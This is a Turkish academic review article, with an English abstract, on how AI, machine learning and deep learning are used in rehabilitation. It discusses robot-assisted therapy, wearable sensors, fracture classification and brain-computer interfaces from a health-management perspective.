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RESEARCH ARTICLE

Rehabilitasyon Hizmetlerinde Yapay Zekâ Uygulamaları

Artificial Intelligence Applications in Rehabilitation Services

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ÖZ

Teknoloji dünyası hızlı bir gelişim süreci içerisindedir. Bu süreçte birçok alana uyarlanan teknoloji ve beraberinde getirdiği yapay zekâ özellikle sağlık alanında oldukça kullanışlı hale gelmiştir. Bu kapsamda yapılan çalışma, sağlığın bir alt dalı olan rehabilitasyon hizmetlerinde yaşanan teknolojik gelişmeler ile yapay zekanın hasta ve sağlık profesyonellerine ne gibi yararlar sağladığına sağlık yönetimi bakış açısıyla odaklanmaktadır. Yapılan çalışma sonucunda rehabilitasyon sürecinde yapay zekâ kullanımının yönetim açısından zamansal, mekânsal ve maddi birçok yarar sağlamasının yanı sıra sağlık hizmetlerinde kalite ve verimliliği arttırdığı görülmüştür. Bununla beraber, yapay zekâ uygulamaları hastalara evde rehabilitasyon imkânı sunarak bireyi sosyal hayata adapte etmekte de etkilidir. Rehabilitasyon hizmetlerinde yapay zekâ kullanımı ile sağlık hizmet sunucusu ve hasta için tedavinin zaman, yoğunluk, devamlılık, hız gibi değişkenlerin esnek bir biçimde yapılandırılmasının sağlanması, güvenilir ve geçerli kullanıcı algılama donanımı ile objektif veri katkısı, gerçek zamanlı geribildirim sağlanması, gerçek yaşam simülasyonu ile aktivite edilmiş eğitim kolaylığı sunması ve rehabilitasyon sürecinde hasta ile fizyoterapistin olası tükenmişliğini azaltması mümkün olacaktır.

Anahtar Kelimeler: Yapay zekâ, Rehabilitasyonda yapay zekâ, Yapay zekâ uygulamaları

ABSTRACT

The world of technology is in a rapid development process. In this process, technology has adapted to many areas, and the artificial intelligence it brings with it has become particularly useful in the field of health. The study focuses on technological developments in rehabilitation services, which are a subbranch of health, and on the health management perspective of how AI benefits patients and health professionals. The study found that the use of artificial intelligence in the rehabilitation process has provided many benefits in terms of management, temporal, spatial and material, as well as improved quality and efficiency in health care. However, artificial intelligence practices are also effective in adapting the individual to social life by providing home rehabilitation to patients. The use of artificial intelligence in rehabilitation services will provide flexible structuring of variables such as time, intensity, continuity and speed of treatment for the healthcare provider and the patient, objective data contribution with reliable and valid user detection hardware, real-time feedback, and real-life simulation. It will be possible to provide ease of education and reduce the possible burnout of the patient and physiotherapist during the rehabilitation process.

Keywords: Artificial intelligence, Artificial intelligence in rehabilitation, Artificial intelligence applications

1. GİRİŞ

Dünya nüfusunun artışıyla birlikte yaşlılık, kazalar, hastalıklar ve savaşlar gibi sebeplerden dolayı rehabilitasyon hizmetlerine duyulan ihtiyaç giderek daha çok önem kazanmıştır (Akdemir & Akkuş, 2006). Küresel olarak, yaklaşık 2,4 milyar insan şu anda rehabilitasyon hizmetlerinden faydalanarak yaşamına devam ederken gelecekte bu sayının artacağı tahmin edilmektedir. Dünya çapında nüfusun sağlığında ve özelliklerinde meydana gelen değişikliklerle birlikte, bu tahmini rehabilitasyon ihtiyacının önümüzdeki yıllarda artacağı öngörülmektedir (Cieza et al., 2020). Rehabilitasyon sürecinde uzuvların işler hale gelmesi ve kuvvet kazanmaları adına terapatik egzersizler son derece önemlidir. Bununla beraber teknoloji de son derece hızlı bir şekilde ilerlemekte ve sağlık sektöründe bu ilerlemeye paralel olarak birçok gelişme yaşanmaktadır (Akdemir & Akkuş, 2006).

Gelişen teknolojinin sağlık alanında daha aktif rol oynadığı son yıllarda, bireylerin hareket kabiliyetleri, sınırlılıkları ile günlük yaşama dair aktivitelerinin doğru bir şekilde analiz edilerek tedavi edilmesine yönelik keşifler sağlık profesyonellerine önemli kolaylıklar sağlamaktadır. Rehabilitasyon alanında yapay zekâ kullanımı, klinik karar verme sürecinde hastalık ve tedavinin etki seviyesinin ölçümüne büyük katkı sağlayacak verilerin toplanması noktasında önemli avantajlar sunmaktadır. Bu kapsamda toplanan verilerin insan sinir ağlarına benzer bir formatta yorumlanması, bilgi üretmesi, analiz yapması ve kendi kendine bu bilgileri organize edebilme yeteneği 'yapay zekâ' olarak adlandırılabilir (Hazar, 2020; Poole et al., 1998).

Yapay zekâ sağlığın birçok alanında kullanıldığı gibi rehabilitasyonun hizmetlerinde tanı, tedavi ve sınıflandırma aşamalarında da kullanılmaktadır (Russell & Norvig, 2010). Özellikle de insan-bilgisayar etkileşiminin olduğu her yerde kullanılması mümkündür (Nicolas & Gil, 2012). Rehabilitasyonda yapay zekâ, simbiyotik nöroprotezler ile miyoelektrik kontrol, beyin bilgisayar arayüz teknolojisi, perioperatif tıp ve daha birçok alanda kullanılmaktadır (Anderson, 2019; Pokorny et al., 2013; Sanchez et al., 2009; van Dokkum et al., 2015). Özellikle hasta veri ölçümü ve klinik karar verme desteği gibi durumların makine öğrenmesi yöntemleriyle gündelik yaşamda kullanılabilir olması çok değerlidir. Yapay zekâ destekli sistemler, klinik değerlendirme alanlarından; denge, yürüme, günlük yaşam aktiviteleri ile alt ve üst ekstremite becerileri gibi olguların etkilerini arttırabilmek amacıyla geliştirilmektedir. Bu kapsamda, hastaya ait çıktılar değerlendirilerek rehabilitasyon uygulamalarının gelişim düzeyi, klinik ilerleme tahmini ve devamlılık takibi mümkün olmaktadır (Köse, 2018).

Yapay zekâ temelli teknolojilerin rehabilitasyon hizmetlerinde kullanımı; kişinin düzeyine ve yeteneklerine göre uyarlanabilir olması, sağlık profesyoneli ve hasta için tedavinin zaman, yoğunluk, yaşanabilecek güçlükler gibi değişkenlerin sürekli yapılandırılmasının sağlanması, güvenilir ve geçerli kullanıcı algılama donanımı ile gerçek veri sağlaması, eş zamanlı geribildirim sağlaması, gerçek yaşam simülasyonu ile aktivite eğitim kolaylığı sunması ve rehabilitasyon sürecinde hasta ile terapistin olası tükenmişliğini azaltması gibi avantajlar sağlamaktadır (Tarakçı, 2021). Araştırma, rehabilitasyon hizmetlerinde yapay zekâ uygulamalarının kullanımı ile birlikte hangi teknolojilerin hayatımıza girdiği, ne amaçlarla kullanıldığı bununla beraber hasta ve sağlık profesyonellerine hangi noktalarda yarar sağladığına ilişkin incelemeyi içermektedir.

2. YAPAY ZEKÂ (Artifical Intelligence)

Zekâ, insanlara özgü olduğu düşünülen, akıl yürütme, kavramlar arası bağlantı kurma, algılama ve sonuca varabilme yeteneklerinin tümü olarak tanımlanmaktadır (TDK, 2021). Buna karşılık yapay zekâ ise insana özgü olduğuna inanılan bu özelliklerin makinelere kazandırılması olarak tanımlanabilir (Yiğit, 2011).

Yapay zekâ her ne kadar tanımı ve işleyişi itibarı ile mühendislik alanının bir yan dalı olarak düşünülse de multidisipliner olarak psikoloji, felsefe, dil bilim ve nöroloji gibi birçok alanı da kapsamaktadır. Bunun sebebi bu disiplinlerin yapay zekânın bilişsel yapısını oluşturmalarıdır. Bu dallar yapay zekânın karakterini oluşturmak açısından oldukça değerlidir. Bu disiplinler ile olan ilişkisi yapay zekâyı diğer bilgisayar bilimi dallarından farklı bir yere taşımaktadır. Bu durum yapay zekânın formüle edilmemiş farklı durumlarla baş edebilmesi anlamına gelmektedir (Poole et al., 1998). Bu kapsamda yapay zekânın sağlık alanında kullanımının mümkün olduğu görülmüş ve birçok çalışma yapılmıştır. Yapay zekâ teknolojisi genel hatlarıyla makine öğrenmesi ve derin öğrenme yöntemleriyle tanınmaktadır.

2.1. Makine Öğrenmesi

Makine öğrenmesi, genel anlamda bilgisayar sistemlerinin daha önce yaşanmış bir olay hakkında öğrendiklerini veya öğretilenleri ileride benzer bir olayda tekrar kullanabilecek kabiliyette olması olarak tanımlanabilir. Bu öğrenme tekniğinde, örneklerle birlikte bir öğreticinin varlığından da söz edilebilir. Öğrenme algoritmasını veri kaynakları, giriş bilgileri ve sonuçlar oluşturmaktadır. Makine öğreniminde arayüz, önceki olaylardan yola çıkılarak genelleme yapar. Bu kapsamda makine öğrenimi sistemi içinde eğitim kümelerinden oluşan veri setleri mevcuttur. Bu veri setleri örnek gözlem kodları ve bunların okunmasını sağlayan bir takım formlardan oluşmaktadır (Akgöbek & Çakır, 2009). Makine öğrenimi algoritmaları her biri farklı amaçlar içim tasarlanan 4 kategoriye ayrılmıştır. Bunlar; denetimli öğrenme, denetimsiz öğrenme, kümeleme (sınıflandırma) ve regresyon öğrenmedir (Anderson, 2019).

2.2. Derin Öğrenme

Derin öğrenme, birden çok işleme katmanından oluşan hesaplama modellerinin, birden çok soyutlama düzeyiyle verilerin temsillerini öğrenmesine olanak tanır (Krizhevsky et al., 2012; Szegedy et al., 2015). Bu yöntemler, konuşma tanıma, görsel nesne tanıma, nesne algılama, ilaç keşfi ve genomik gibi diğer birçok alanda en son teknolojiyi önemli ölçüde geliştirmiştir (Helmstaedter et al., 2013). Derin öğrenme, bir makinenin önceki katmandaki temsilden her katmandaki temsili hesaplamak için kullanılan dâhili parametrelerini nasıl değiştirmesi gerektiğini belirtmek için geri yayılım algoritmasını kullanarak büyük veri kümelerinde karmaşık yapıyı keşfeder. Derin kıvrımlı ağlar görüntü, video, konuşma ve ses işlemede çığır açarken, tekrarlayan ağlar metin ve konuşma gibi sıralı verilere ışık tutmaktadır (Lecun et al., 2015).

Derin öğrenme teknikleri kullanılarak, sensörler aracılığı ile robotik uzuvların üretimi ile alakalı çalışmalar yapılmaktadır. Örneğin giyilebilir el teknolojisi adı verilen protezlerin üretiminde yapay sinir ağları, sensörler ve derin öğrenme teknikleri kullanılmaktadır. Bu protez eller nesneleri kavrayabilmek amacıyla evrişimsel sinir ağlarını (CNN) kullanmaktadır (Degol et al., 2016; Tang et al., 2016). Bu durum derin öğrenme tekniğinin sağlık hizmetlerinde birçok alanda kullanımına olanak tanırken özellikle rehabilitasyon hizmetlerinde kullanımı değerlendirilebilir.

Toplumlar her çağda sağlık hizmetlerinin geliştirilmesi, uzun yaşamın sırrı ve hastalıklardan korunmak istemişlerdir. Bu kapsamda her çağın kendi dinamikleri içerisinde o çağın imkanları kullanılarak sağlık hizmetlerine aktarılmıştır. Günümüzde ise bilgi toplumu ve süper akıllı toplum olarak adlandırılan çağlar yaşanmaktadır. Teknolojinin ve yapay zekanın hâkim olmaya başladığı bu çağda sağlık hizmetlerinin de teknoloji ile beraber farklı bir çağa doğru gittiği söylenebilir. Toplum 5.0 olarak adlandırılan günümüz teknolojisinin rehabilitasyon hizmetlerine de etkisi kaçınılmaz olacaktır.

3. SAĞLIKTA TOPLUM 5.0 KAVRAMI

Eski çağlardan bu yana toplum her zaman insan yaşamının merkezi olarak kabul edilmiştir. İnsan toplumunun evrimi her zaman, problem çözmek için yeni araçlar ve teknikler açısından özgürlük arayışı ve becerilerin geliştirilmesi yönünde ilerleme göstermiştir. Bu çerçevede Şekil 1, zaman içerisinde toplumda yaşanan ilerleme ve gelişimi göstermektedir. Toplum 1.0, avcı-toplayıcı bir toplum olarak tanımlanırken sulama tekniklerinin gelişmesi ile Toplum 2.0 yani tarım toplumunun ortaya çıkması sağlanmıştır. Sanayi devrimi, seri üretim ve buharlı lokomotifin icadı ile endüstriyel toplum olarak adlandırılan Toplum 3.0 ortaya konmuştur. Bilgisayarların icadı, verilerin dağıtımı yoluyla kullanımına yol açan etkisiyle beraber bilgi ve iletişim teknolojisinin uygulanması, Toplum 4.0 bilgi toplumunun ortaya çıkmasına neden olmuştur (Fukuyama, 2018). Tüm bu aşamaların bir sonucu olarak, fiziksel ve siber alanı entegre etmeyi ve sürdürülebilir yaşam için kısıtlamasız bir ortam yaratmayı planlayan, teknoloji odaklı, süper akıllı bir toplum olan Toplum 5.0'ın ortaya çıkması kaçınılmaz olmuştur (Ferreira & Serpa, 2018).

Şekil 1. Toplumsal Gelişim Süreçleri

Kaynak: (Kansal et al., 2021).

Toplum 5.0, gerçek ve sanal dünyanın birliğinin teknolojiler aracılığıyla gerçekleştirildiği modern, geleceğe yönelik ve insan merkezli bir toplum fikridir. Bu anlayışa göre toplumun amacı, refah ve sosyal zorlukların üstesinden gelmek böylece küresel toplumun refahına katkıda bulunarak eş zamanlı ekonomik büyüme ile birlikte, bölge, yaş, cinsiyet, dil farkı gözetmeksizin her zaman ve yerde herkese hizmet sunabileceği bir gerçeklik yaratmaktır (Vall, 2019).

Etkili bir sağlık sistemi kurmak ve sürdürmek, yaşlanan toplum, insanların sürekli hareketliliği ve yeni tıp teknolojilerinin maliyet yoğunluğu gibi durumlardan dolayı oldukça zordur. Bu sorunlar, finansal araçların etkin dağılımını sağlayacak ve bilgi akışını iyileştirecek ve böylece Toplum 5.0'da tüm sağlık sisteminin işleyişi üzerinde kontrol sağlayacak yenilikçi çözümlerin uygulanması için yeni yolların aranması gerektiği sonucuna yol açmaktadır (Jopkiewicz & Jopkiewicz, 2021).

4. REHABİLİTASYON HİZMETLERİ VE YAPAY ZEKÂ

Yapay Sinir Ağları (YSA), insan beyninin işleyen süreçlerinden ilham alan verilerin analizi için uyarlanabilir modellerdir (Helmstaedter et al., 2013). YSA, insan beyninin öğrenme kanallarını taklit ederek, insana ait özellikler olan öğrenme, eski bilgiyi geri çağırma ve bilgiler arası bağlantılar kurarak çıkarımlarda bulunmayı kullanarak toplanan verilerden yeni datalar üreten bilgisayar yazılımları olarak tanımlanabilir (Özturk & Şahin, 2018). Bir fonksiyon amacı ile ilgili olarak iç yapılarını değiştirebilen ve özellikle beklenmedik tipteki problemleri çözmek için uygun olan, belirli bir hedefle ilgili temel sorunu tanımlayan (spesifik tanı, sonuç vb.) veri setini ortaya koyan yaklaşık kuralları yeniden oluşturabilen sistemlerdir (Lecun et al., 2015). Kayıt altında tutulan verilerde eksiklikler olduğunda da çalışabilmeleri, örnek verilerden model oluşturarak görülmemiş örnekler ile ilgili bilgi üretebilmeleri, sınıflandırma yapabilmeleri ve kendi kendilerini organize edebilen sistemler olmaları sebebiyle özellikle son yıllarda rehabilitasyon alanında da kullanımları giderek artmaktadır (Grossi, 2011).

Yapay sinir ağları ile beraber rehabilitasyon alanında beklenmedik birçok problemin çözümü daha kolay hale gelmiştir. Bu yapay sinir ağları sayesinde kliniklerde yapılacak uygulamaları daha uygun maliyetlerle hayata geçirebilmek mümkün olmuştur. Bu amaçla rehabilitasyon alanında özellikle diagnostik, tahmin etme, sınıflandırma, problem çözme ve robotik kontrol sistemlerinin üretilmesi ve akıllı sistemlerin geliştirilmesi için kullanıldıkları görülmektedir (Ghwanmeh et al., 2013). Yapay sinir ağları sıklıkla; inme, spinal kord yaralanması, Parkinson, multiple sklerozis ve polinöropati türlerinde yürüme bozukluklarının sınıflandırılmasında, denge sorunlarının belirlenmesinde, bireylerin fizyoterapi ve rehabilitasyon sonrası fonksiyonel sonuçlarının tahmininde ve kognitif problemlerin belirlenmesinde değerlendirilmektedir (Moon et al., 2020).

Denge, yürüme, fonksiyonel olma düzeyi, günlük rutin aktivitelere katılma düzeyi ve elin özel olarak kullanımı gibi beceriler için yapay zekâ geleneksel tedavilerin dışına çıkarak fayda sağlamayı vadetmektedir. Tedavi sürecinde hastanın ileride hangi düzeye gelebileceğinin tahmin edilebilmesi de klinik karar süreçleri bakımından büyük fayda sağlamaktadır (Kara, 2019). Son yıllarda bu alanda yapılmış çalışmalarla birlikte özel olarak rehabilitasyon sürecindeki hastaların tedaviye katılımını arttırmayı amaçlayan oyun ve rehabilitasyonun birlikteliğinin mümkün olduğu görülmektedir. Gerçek hayata katılım amacıyla sunulan arttırılmış gerçeklik uygulamaları (VR) ve robotik sistemleri hastaya olduğu kadar uygulayıcı olan hekimlerin de işini kolaylaştırmaktadır (Krebs et al., 2007). Bu alana yönelik akıllı telefon uygulamalarının kullanımı da gerek hekimler gerek hastalar tarafından gün geçtikçe daha fazla kullanılmaya başlanmıştır. Yapay zekâ temelli uygulamalar ile beraber hasta takip ve tedavilerini desteklerken hekim de klinik değerlendirme noktasında kendine fayda sağlamaktadır (Tarakci, 2015).

İçinde birçok sensörü barındıran yapay zekâ ile donatılmış giyilebilir sistemler rehabilitasyon alanında özellikle araştırma geliştirme faaliyetlerinde sık sık kullanılmaktadır. Bu faaliyetler ham veri elde etmenin yanı sıra karar verme, hedef oluşturma

ve rehabilitasyonda tedavi yolu belirleme açısından avantaj sağlamaktadır. Bununla beraber giyilebilir teknolojilerin yapılarının diğer sistemlere kıyasla daha esnek ve kullanılabilir olması nörolojik hastaların kullanımını kolaylaştırmaktadır. Yapay zeka donanımlı giyilebilir teknolojiler ile birlikte mekan yetersizliği yaşanan rehabilitasyon üniteleri mekandan tasarruf etme noktasında oldukça fayda sağlamaktadırlar (Kara et al., 2020).

Tüm bu çalışmaların yanı sıra üzerinde çalışılan bir diğer alan ise akıllı çevre sistemleridir. Geliştirilen yapay zekâ uygulamaları ile beraber, rehabilitasyon hastalarının özellikle de yaşlı hastaların evlerinden tanı koyma ve takibinin yapılması gibi amaçları, farklı disiplinleri kullanarak gerçekleştirmektedir. Ortam destekli yaşam adı verilen bu sistemler ise şunları içermektedir (Geman et al., 2015);


- İnsanların özerkliklerini artırarak tercih ettikleri çevrede yaşayabilecekleri sürenin uzatılması
- Özgüven ve hareketlilik
- Yaşlı ve/veya engelli kişilerin sağlık ve işlevsel kapasitesinin arttırılması
- Yaşlanan toplumlarda kullanılan kaynakların verimliliğini ve üretkenliğini arttırmayı içermektedir.

5. YAPAY ZEKÂ TEMELLİ AKILLI REHABİLİTASYON TEKNİKLERİ

Rehabilitasyonda yapay zekâ, simbiyotik nöroprotezler ile miyoelektrik kontrol, beyin bilgisayar arayüz teknolojisi, perioperatif tıp ve daha birçok alanda kullanılmaktadır (Anderson, 2019; Pokorny et al., 2013; Sanchez et al., 2009; van Dokkum et al., 2015). Özellikle hasta veri ölçümü ve klinik karar verme desteği gibi durumların makine öğrenmesi yöntemleriyle gündelik yaşamda kullanılabilir olması çok değerlidir. Yapay zekâ destekli sistemler, klinik değerlendirme alanlarından; denge, yürüme, günlük yaşam aktiviteleri ile alt ve üst ekstremite becerileri gibi olguların etkilerini arttırabilmek amacıyla geliştirilmektedir. Bu kapsamda, hastaya ait çıktılar değerlendirilerek rehabilitasyon uygulamalarının gelişim düzeyi, klinik ilerleme tahmini ve devamlılık takibi mümkün olmaktadır (Köse, 2018).

Yapay zekâ temelli rehabilitasyonda teknoloji uygulamalarının avantajları; bireyin seviyesine ve yeteneklerine uygun dizayn edilebilir olması, terapist ve hasta için tedavinin süre, yoğunluk, zorluk, hız gibi parametrelerinin esnek olarak yapılandırılmasının sağlanması, güvenilir ve geçerli kullanıcı algılama donanımı ile objektif veri sağlaması, gerçek zamanlı geribildirim sağlanması, gerçek yaşam simülasyonu ile aktivite eğitim kolaylığı sunması ve rehabilitasyonun sürecinde hasta ve terapistin olası tükenmişliğini azaltmasıdır (Tarakçı, 2021).

Bu kapsamda Şekil 2'de 7 faklı yapay zeka temelli akıllı rehabilitasyon uygulamasından söz etmek mümkündür (Tarakçı, 2021).



Şekil 2. Yapay Zekâ Temelli Akıllı Rehabilitasyon Kullanım Alanları

Kronik hastalık yönetimi, hasta izleme tavsiyesi ve durum değerlendirmesi gerektirir. Bu, kronik hastalık yönetimi için daha iyi hizmetler yaratması ve sağlaması beklenen diğer mobil bilgi işlem ve sensör teknolojileriyle birlikte AI yöntemlerini keşfetmeye yönelik uygulama alanlarından biridir. Örneğin, diyabette, kan şekeri izleme, yaşam tarzı önerileri ve kendi kendini yönetme için AI yöntemleri kullanılmaktadır. Diyabet için bilgisayarlı karar destek sistemleri geliştirilmiştir. Bu sistemler, diyet, egzersiz, ilaç kullanımı ve kan şekeri seviyeleri hakkındaki bilgileri kaydederek hastalık sonuçlarını izlemekte böylece hasta takibini mümkün kılmaktadır (Fernandez-Llatas & García-Gómez, 2014; Fico et al., 2016).

Klinik bir perspektiften, AI, uzman radyologlar tarafından yapılan analizlerle ön çapraz bağ yırtıklarını saptamak için kullanılmıştır (F. Liu et al., 2019). AI, menüsküs yırtıklarının teşhisinde olumlu sonuçlar gösterirken derin öğrenme teknolojisi sayesinde ayrıca akut ve kronik kıkırdaklı lezyonların değerlendirmesi mümkün olmuştur (Liu et al., 2018; Roblot et al., 2019). AI ayrıca kırıkları sınıflandırmak için kullanılmıştır. Kalça kırığı sınıflandırma doğruluğu %93,7, femur kırığı sınıflandırma doğruluğu %86, proksimal humerus kırığı sınıflandırma doğruluğu %65-86 ile diz çevresi ve ayak bileği kırıklarımı sınıflandırmada başarılı performans gösteren birçok algoritma vardır (Chung et al., 2018; Krogue et al., 2020; Lind et al., 2021; Olczak et al., 2020; Tanzi et al., 2020).

AI, hasta bakımında gelişim ve sağlık bakım maliyetlerinde azalma potansiyeli sunmaktadır. Artan nüfusun sağlık hizmetlerine olan talebi teşvik etmesi beklenmektedir. Sağlık sektörü, aşırı harcama yapmadan nasıl daha etkili ve verimli olunacağını bulmak adına yenilikçi çözümlere ihtiyaç duymaktadır (Pee et al., 2019). Çözümler için teknolojinin geldiği son gelişmelerin merkezinde yapay zekâ teknolojisi yer almaktadır. Teknolojideki, özellikle yapay zeka ve robotik alanlarındaki hızlı gelişmeler, sağlık sektörünün tamamlanmasına yardımcı olmaktadır (Sunarti et al., 2021). Bu kapsamda AI, erken tanı ve teşhis için oldukça kullanışlıdır (Ardan et al., 2020).

Tüm bu avantajlarının yanında sağlık hizmetlerinde yapay zekâ teknolojisi kullanımına ilişkin çekinceler de mevcuttur. Sistem hatalarından dolayı hastaların yaralanması riski, yapay zekadan veri elde etme ve sonuçlar çıkarmada hasta mahremiyeti riski de dahil olmak üzere bazı riskler AI kullanımında endişe edilen bazı sorunlardır (Sunarti et al., 2021). Çalışmanın bu

kısımdan sonrası yapay zekâ, IOT tabanlı teknolojiler, derin öğrenme ve makine öğrenmesi tekniklerinin rehabilitasyon hizmetlerinde kullanımına ilişkin örnekler ile kullanım alanlarına yönelik bulgularla devam etmektedir.

5.1. Robot Yardımlı Terapi

Robot yardımlı terapi, yüksek oranda tekrarlayan, yoğun, uyarlanabilir ve ölçülebilir fiziksel eğitim sağlayan yenilikçi bir rehabilitasyon şeklidir. Özellikle üst ekstremite paralizinden mustarip felçten kurtulanlarda motor fonksiyon kaybını düzeltmek için giderek daha fazla kullanılmaktadır (Duret et al., 2019). Yoğunluk, etkili bir inme sonrası motor rehabilitasyon programında önemli bir bileşendir. Çok sayıda klinik çalışma, motor performansındaki önemli değişikliklerin yoğun uygulamalardan kaynaklandığını göstermiştir (Kwakkel et al., 2004; Nicolas & Gil, 2012; Page et al., 2012).

Robot yardımlı terapi, tekrarlayan rehabilitasyon hareketlerinin ihtiyacını karşılamak için yenilikçi bir yaklaşım sunmaktadır. Bu yaklaşımla robotik cihazlar, bir terapi seansı içinde uygulanan tekrar düzeyinin kolayca ölçülmesini sağlamaktadırlar. Bazı robotların kullanımı, robot destekli terapinin daha yüksek tekrarının, daha düşük tekrar düzeyine kıyasla motor sonuçları iyileştirdiğini göstermiştir (Burgar et al., 2011; Duret et al., 2019; Hsieh et al., 2011).

Robotik terapi, deney paradigmasını uygun şekilde kontrol etmemize ve çevresel koşulların felçten sonra motor performansı üzerindeki etkisini değerlendirmemize olanak tanır (Krebs et al., 2007). Günümüzde yapılan son araştırmalar, hareketli bir taban platform üzerinde akıllı robot uygulamaları kullanarak (Şekil 3) daha sık antrenman yapımına imkân sağlayan robotik platformların ortaya çıkmasını sağlamıştır. Bu kapsamda üretilen Stewart Platformu; ayak bileği, diz ve eklemleri hareketlendirmek sağlığına kavuşturmak veya rehabilite etmek amacıyla kullanılmaktadır (Budaklı & Yılmaz, 2021; Joe et al., 2021; Kim et al., 2019; X. Liu & Wiersma, 2019; Yang et al., 2015).

Şekil 3. Alt Ekstremite İçin Rehabilitasyon Robotu

Kaynak: (Budaklı & Yılmaz, 2021)

Omurilik yaralanmasını takiben üst ekstremitelerin nöro-rehabilitasyonu için şu anda kullanılan bir dizi farklı robotik cihaz vardır. Bu cihazlar tipik olarak omuz ve dirseği veya bilek ve parmakları hedeflemektedir. Cihazlar, dış iskeletler veya robotik uç efektörler olarak kategorize edilebilir. Dış iskeletler, hedeflenen eklem(ler)in eklemlenmesini destekleyen ve hizalanan cihazlarken robotik uç efektörler, kullanıcıların uzuvlarının distal kısmında basitçe temasa geçmektedir (Mekki et al., 2018; Pehlivan et al., 2014; Vanmulken et al., 2015). Bu robot türlerinin her ikisi de, fonksiyonel iyileşmeyi destekleyen ve potansiyel olarak uyarlanabilir plastisiteyi kolaylaştırabilen yüksek hacimli yüksek kaliteli hareket tekrarları sağlamak için kullanılabilmektedir (Edgerton & Roy, 2009; Kadivar et al., 2011). Her ikisi de terapistin yükünü ve bakım maliyetini azaltma yeteneğine sahiptir (Mekki et al., 2018; Riener, 2012).

İnme sonrası hastaların rehabilitasyonunu geliştirmek için kas-kas arayüzüne sahip yeni bir robotik sistem geliştirilmiştir. Geliştirilen robotik rehabilitasyon sistemi, hastalara evreye uygun fiziksel rehabilitasyon egzersizi ve kas stimülasyonu sağlamak için tasarlanmıştır. Geleneksel bimanuel robotik terapilerin pozisyon bazlı kontrolünün aksine, geliştirilen yeni sistem ile paretik uzuvdaki eklem hareketlerinin yanı sıra hedef kasların aktiviteleri de uyarılmaktadır. Robot

yardımlı hareket ve paretik taraf kaslarındaki elektriksel uyarı, paretik ve etkilenmemiş taraflar arasındaki hareket ve kas aktivitelerinin online karşılaştırılmasıyla kontrol edilebilmektedir. Geliştirilen bu sistem ile rehabilitasyon egzersizi, hastanın inme sonrası motor toparlanma aşamasına bağlı olarak özelleştirilebilir ve modüle edilebilir (Bong et al., 2020; Lo et al., 2017).

Serebral palsi (SP), erken gelişimdeki ilerleyici olmayan nörolojik beyin bozukluğuna bağlı bir motor fonksiyon bozukluğudur (Baxter et al., 2007). Spastik SP'li birçok çocuk, günlük yaşamda yürümelerini engelleyen yürüme güçlüklerine sahiptir. Örneğin, SP'li çocukların çoğu, sendeleme veya çömelme yürüyüşü gibi anormal yürüyüş şekilleri ile yürür (Rodda & Graham, 2001). Bu anormal yürüyüş şekilleri ikincil bozukluklara ve düşük yaşam kalitesine yol açabilir (Sullivan & Barnes, 2007). Bu kapsamda yürüyüş sırasında kalça fleksiyonuna ve her iki uzvun ekstansiyonuna yardımcı olan mobil bir dış iskelet tipi robot Honda Walking Assist (HWA) geliştirilmiştir. Yapılan araştırmalar HWA kullanan hastaların uzun süreli kullanımda yürüyüş fonksiyonlarında önemli düzeylerde iyileşme sağlandığını göstermektedir (Jayaraman et al., 2019; Kawasaki et al., 2020; Tanaka et al., 2019).

Yapılan çalışmalar incelendiğinde robot destekli terapiler sağlık profesyonellerine daha kısa sürelerde daha fazla hastaya bakma imkânı sunduğu görülmektedir. Bu durum zamansal açıdan avantaj sağlarken ekonomik olarak daha fazla kazanç sağlamayı da desteklemektedir.

5.2. Beyin Bilgisayar Arayüzleri

Yakın zamana kadar, kişinin çevresini zihin gücüyle kontrol edebilme hayali bilim kurgu teması gibi görünmekteydi. Ancak, teknolojinin ilerlemesi yeni bir gerçekliği ortaya çıkarmıştır: Günümüzde insanlar, çevreleriyle iletişim kurmak, etkilemek veya değiştirmek için beyin aktivitelerinden gelen elektrik sinyallerini kullanabilmektedir. Gelişmekte olan beyin-bilgisayar arayüzü (BCI) teknolojisi alanı, konuşamayan veya uzuvlarını istediği gibi kullanamayan hastaların, yardımcı cihazlar aracılığı ile nesneleri hareket ettirmesi ya da çalıştırmasına olanak tanımaktadır (Shih et al., 2012). Kısaca bir BCI, beyin sinyallerini alan, analiz eden ve istenen bir eylemi gerçekleştirmek için bir çıkış cihazına iletilen komutlara çeviren bilgisayar tabanlı bir sistemdir (Kübler & Birbaumer, 2008; Nicolas & Gil, 2012; Shih et al., 2012).

